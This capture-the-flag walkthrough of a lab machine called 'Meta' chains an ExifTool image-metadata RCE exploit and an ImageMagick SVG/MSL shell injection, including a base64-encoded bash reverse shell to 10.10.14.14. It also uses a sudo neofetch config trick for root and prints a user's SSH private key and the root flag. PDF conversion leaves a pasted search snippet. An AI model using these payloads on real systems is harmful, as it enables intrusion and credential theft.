

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.11.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 18:29 IST
Nmap scan report for 10.10.11.140
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|_ 256  b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|_ 256  05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
80/tcp    open  http      Apache httpd
|_ http-title: Did not follow redirect to http://artcorp.htb
|_ http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.84 seconds

(vigneswar@VigneswarPC)-[~]
```

2) Checked the website



3) Found a vhost



Vulnerability Assessment

1) Tried exiftool exploit for rce

<https://github.com/UNICORDev/exploit-CVE-2021-22204>


```
(vigneswar@VigneswarPC)-[~/temp/exploit-CVE-2021-22204]
$ python3 exploit-CVE-2021-22204.py -c 'sleep 10' -i ~/test.jpg

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('sleep 10')}");)
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
cp: warning: behavior of -n is non-portable and may change in future; use --update=none instead
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```

2) Confirmed rce vuln


[illegible]

The image shows a terminal window on the left and a web browser on the right. The terminal window displays the execution of a Python script named `exploit-CVE-2021-22204.py` using `python3`. The script performs a series of steps: it sets a payload to execute `ping 10.10.14.14 -c 3`, writes the payload to a file, compresses it, creates a DjVu file, creates a JPEG image, and injects the payload into the image. The final output is `image.jpg`. The web browser on the right shows the `MetaView` application at `dev01.artcorp.htb/metaview/index.php`. It displays the `image.jpg` file that was uploaded, showing its metadata: `PING 10.10.14.14 (10.10.14.14) 56(84) bytes of data.` and `--- 10.10.14.14 ping statistics ---`.



Exploitation

1) Got reverse shell



2) Found a cron job

```
2024/09/10 09:44:01 CMD: UID=1000 PID=1672 | /usr/sbin/CRON -f
2024/09/10 09:44:01 CMD: UID=0 PID=1673 | /usr/sbin/CRON -f
2024/09/10 09:44:01 CMD: UID=0 PID=1674 | /bin/sh -c rm /tmp/*
2024/09/10 09:44:01 CMD: UID=1000 PID=1675 | /bin/sh -c /usr/local/bin/convert_images.sh
2024/09/10 09:44:01 CMD: UID=0 PID=1676 |
2024/09/10 09:44:01 CMD: UID=1000 PID=1678 | /usr/local/bin/mogrify -format png *.*
2024/09/10 09:44:01 CMD: UID=1000 PID=1679 | /bin/bash /usr/local/bin/convert_images.sh
2024/09/10 09:44:07 CMD: UID=0 PID=1680 |
```

3) Checked the binary

```
www-data@meta:/tmp$ mogrify -version
Version: ImageMagick 7.0.10-36 Q16 x86_64 2021-08-29 https://imagemagick.org
Copyright: © 1999-2020 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): fontconfig freetype jng jpeg png x xml zlib
www-data@meta:/tmp$ |
```

4) Found a cve

<https://www.cybersecurity-help.cz/vdb/SB2020121303>


<https://insert-script.blogspot.com/2020/11/imagemagick-shell-injection-via-pdf.html>

```
<image authenticate='ff' `cp bash /tmp && chmod +x /tmp/bash`;"">
<read filename="pdf:/etc/passwd"/>
<get width="base-width" height="base-height" />
<resize geometry="400x400" />
<write filename="test.png" />
<svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://
www.w3.org/1999/xlink">
  <image xlink:href="msl:poc.svg" height="100" width="100"/>
</svg>
</image>
```

```
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ mogrify -format png *.*
sh: 1: : Permission denied
mogrify: MagickCore/image.c:1168: DestroyImage: Assertion `image != (Image *) NULL' failed.
Aborted
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls
Owned poc.svg
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ |
```

5) Got rev shell as thomas

```
<image authenticate='ff' `echo
"L2JpbI9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE0LzQ0NDQgMD4mMQ==" | base64 -d |
bash`;"">
<read filename="pdf:/etc/passwd"/>
<get width="base-width" height="base-height" />
<resize geometry="400x400" />
<write filename="test.png" />
<svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://
www.w3.org/1999/xlink">
  <image xlink:href="msl:poc.svg" height="100" width="100"/>
</svg>
</image>
```

6) Got ssh key

```
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ cat ~/.ssh/id_rsa
cat ~/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt9IoI5gHtz8omhsaZ9Gy+wXyNZPp5jJZvb0J9460I4g2kRRDHDm5
x7up3z5s/H/yujgggro0OHh9zBBuiZ1Jn1jlveRM7H1VLbtY8k/rN9PFe/MkRsYdH45IvV
qMgzqmJPfAdxmkD9WRnVP90qEF0ZEYwTFuFPULNq5hSbNRucwXEXbw0Wk7xdXwe30Jk8hu
ajeY80riz0S8+A+OywcXZg0HVFVli4/fAvS9Im4VCRmEfA7jwCuh6tL5JMxfi30uzzvke0
yvS1h9asqvkfY5+FX4D9BResbt9AXqm47ajWePkswBoUwhhENLN/1pOgQanK2BR/SC+YkP
nXRkOavHBxHccusftIt0Qus0AEza8nfE5ioJmX509+fv8ChmnapryKKn4QR4MAqqTqNIb
7xOWTT7Qmv3vw8TDZYz2dnLAOCc+ONWh8JJZH09i8BXyHNwAH9qyESB7NlX2zJaAbIZgQs
Xkd7NTUnj0QosPTIDFSPD2EKLt2B1v3D/2DMqtsnAAAFg0cGpkXnBqZFAAAB3NzaC1yc2
EAAAGBALfSKCOYB7c/KJobGmFRsvsF8jWT6eYyWb2zife0ji0INpEUQxw5uce7qd8+bPx/
8ro4I4K6Djh4fcwQbomdSZ9Y5b3kT0x9VS27WPJP6zfTxXvzJEbGHR+OSL1ajIM6piTxQH
cZpA/VkZ1T/TqhBdGRGMExbhT1JTauYUmzUbnMFxF21tFp08XV8HtziZPIbmo3mPNK4s9E
vPgPjssHF2YNB1RVZYU3wL0vSJuFQkZhHw048AroerZeSTMX4t9Ls875HtMr0tYfWrKr5
H20fhV+A/QUXrG7fQF6pu02o1nj5LFgaFMIYRDSzf9aToEGpytgUf0gvmJD510ZDmrxcwR
3HLrH7SLTkLkABM2vJ3xOYqCZL+Tvfn7/AoZp2qcq8iip+EEeDAKqk6jSG+8TLk0+0Jr9
78PEw2Wm9nZ5QDgnPjjVofCSWRzvYvAV8hzCAB/ashEgezZV9syWgGyGYELF5HezU1J4zk
KLD0yAxUjw9hCi7dgdB9w/9gzKrbJwAAAAMBAAEAAAGAFfWycmMpkZv0o4Z3aMPLQkSyE
iGLInOdYbX6H0pdEz0exbfsWybLthtJQq6RsnuGYf5X8ThNyAB/gW8t6f0rYDZtPSNyBc
eCn3+auUXnnaz1rM+77QCXGJFRxqVQCI7ZFRB2Tyk4eVn2l0JGsqfrBENiif0fItq37ulv
kroghSgK9SE6jYNgPsp8B2YrgCF+laK6fa89lfrCqPZr0crSpFyop3wsMcC4rVb9m3uhwc
BsF0BQAHl7Fp0PrzWsc+9AA14ATK4DR/g8JhwQOHzyEoe17iu7/iL7gxDwdlpK7CPhYLL5
Xj6bLPBGmRksZFdXLBPURlKmwuLUY0Sx8sn3ZSny4jj8x0KoEgHqzKVh4hL0ccJWE8xWS
sLk1/G2x1FxU45+hhmmdG3eKzRhZpc3hzYZXZC9ypjsFDAYG1ARC679vHnzTI13id29dG
n7JoPVwFv/97UYG2WKexo6DOMmbMuxaKkpetfsqsLAnqLf026UeD1PJYy46kvva1axAAAA
wQCWMIIdnyPjk55Mjz3/AKUNBySvL5psWsLpx3DaWZ1XwH0uDzWqtMW0qYjenky0rI1Y8ay
JfYAm4xkSm0TuEiVcXi6xkS/h67R/GT38zFaGnChh13/zW0cZDnw5ZNbZ60VfueTcUn9Y3
8ZdWktVUBsvb23Mu+wMyv87/Ju+GPuXwUi6m0cMy+i0BoFCLYkKaLJzUFng0g7664dUagx
I8qMpD6SQhkD8NWgcuU1djFfUudvRv5TnaOhmdNhH2jnr5HaUAAADBAN16q2wajrRH59vw
o2PFddXTIGLZj3HXn9U5W84AIetwxMFs27zvnNYFTd8YqSwBQzXTniwId4K0Emx7rnECOT
qmtSsqzxiKMLarkVJ+4aVELCRutaJPhpRC1nOL9HDkysDTlWNSr8fq2LiYwIku7caFosFM
N54zxGR05NwbY0AxfhRjH9DTmhFHJxSnx/6hiCWneRKpG4RCr80ffJMvbTod919eXD0GS
1xsBQdieqiJ66N0al6fuQ6STRxu6A3bwAAAMEA1Hjetdy+Zf0xZTkqmnF4yODqpAIMG9Um
j3Tcjs49usGLHbZb5yhySnucJU0vGpRiKBMqPeysaqGC47Ju/qSlyHnUz2yRPu+kvjFw19
keAmLMNeuMqgB00guskuU25GX405Umt/IHQFHw99mcTgc/veEWIb8PUNV8p/sNaWUckEu9
M4ofDQ3csqhrNLlvA68QRPMaZ9bFgYjhB1A1pGx0mu9Do+LNu0qr2/GBcCvYY2kI4GFINE
bhFErAeoncE3vJAAAACXJvb3RABWV0YQE=
-----END OPENSSH PRIVATE KEY-----
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ |
```

```

(vigneswar@VigneswarPC)-[~/temp] 1/imagemapick-shell-injection-via-pdf.html
$ ssh thomas@artcorp.htb -i id_rsa
The authenticity of host 'artcorp.htb (10.10.11.140)' can't be established.
ED25519 key fingerprint is SHA256:Y8C2l0ecv5ZDp3I6M5zjDUYDVsc3p/pgjF9HVRPioqQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'artcorp.htb' (ED25519) to the list of known hosts.
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
thomas@meta:~$

```

Privilege Escalation

1) Found sudo permission

```

thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
    (root) NOPASSWD: /usr/bin/neofetch "\"\"
thomas@meta:~$

```

2) Found a way to escalate privileges

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

TF=$(mktemp)
echo 'exec /bin/sh' >$TF
sudo neofetch --config $TF

```


Neofetch also installs a system-wide editable config file at `/etc/neofetch/config.conf`. [🔗](#)

Here are some ways to customize Neofetch:

- Edit the configuration file: You can manually modify the configuration file.
- Use command-line arguments: You can supply command-line arguments to

Show more ▼

Neofetch will by default create a config file at `$HOME/.config/neofetch/config.conf` on first run. This file contains options to control all aspects of the output.



GitHub

<https://github.com> › [dylananaraps](#) › [wiki](#) › [Getting-Started](#) ⋮

[Getting Started](#) · [dylananaraps/neofetch Wiki](#) - GitHub

```
thomas@meta:~$ cat config/neofetch/config.conf
exec /bin/sh
thomas@meta:~$ XDG_CONFIG_HOME=$HOME/.config sudo /usr/bin/neofetch
# cat /root/root
cat: /root/root: No such file or directory
# bash
root@meta:/home/thomas# cat /root/root.txt
9b911ff5e8da57ac79f355ebfeb9c69c
root@meta:/home/thomas#
```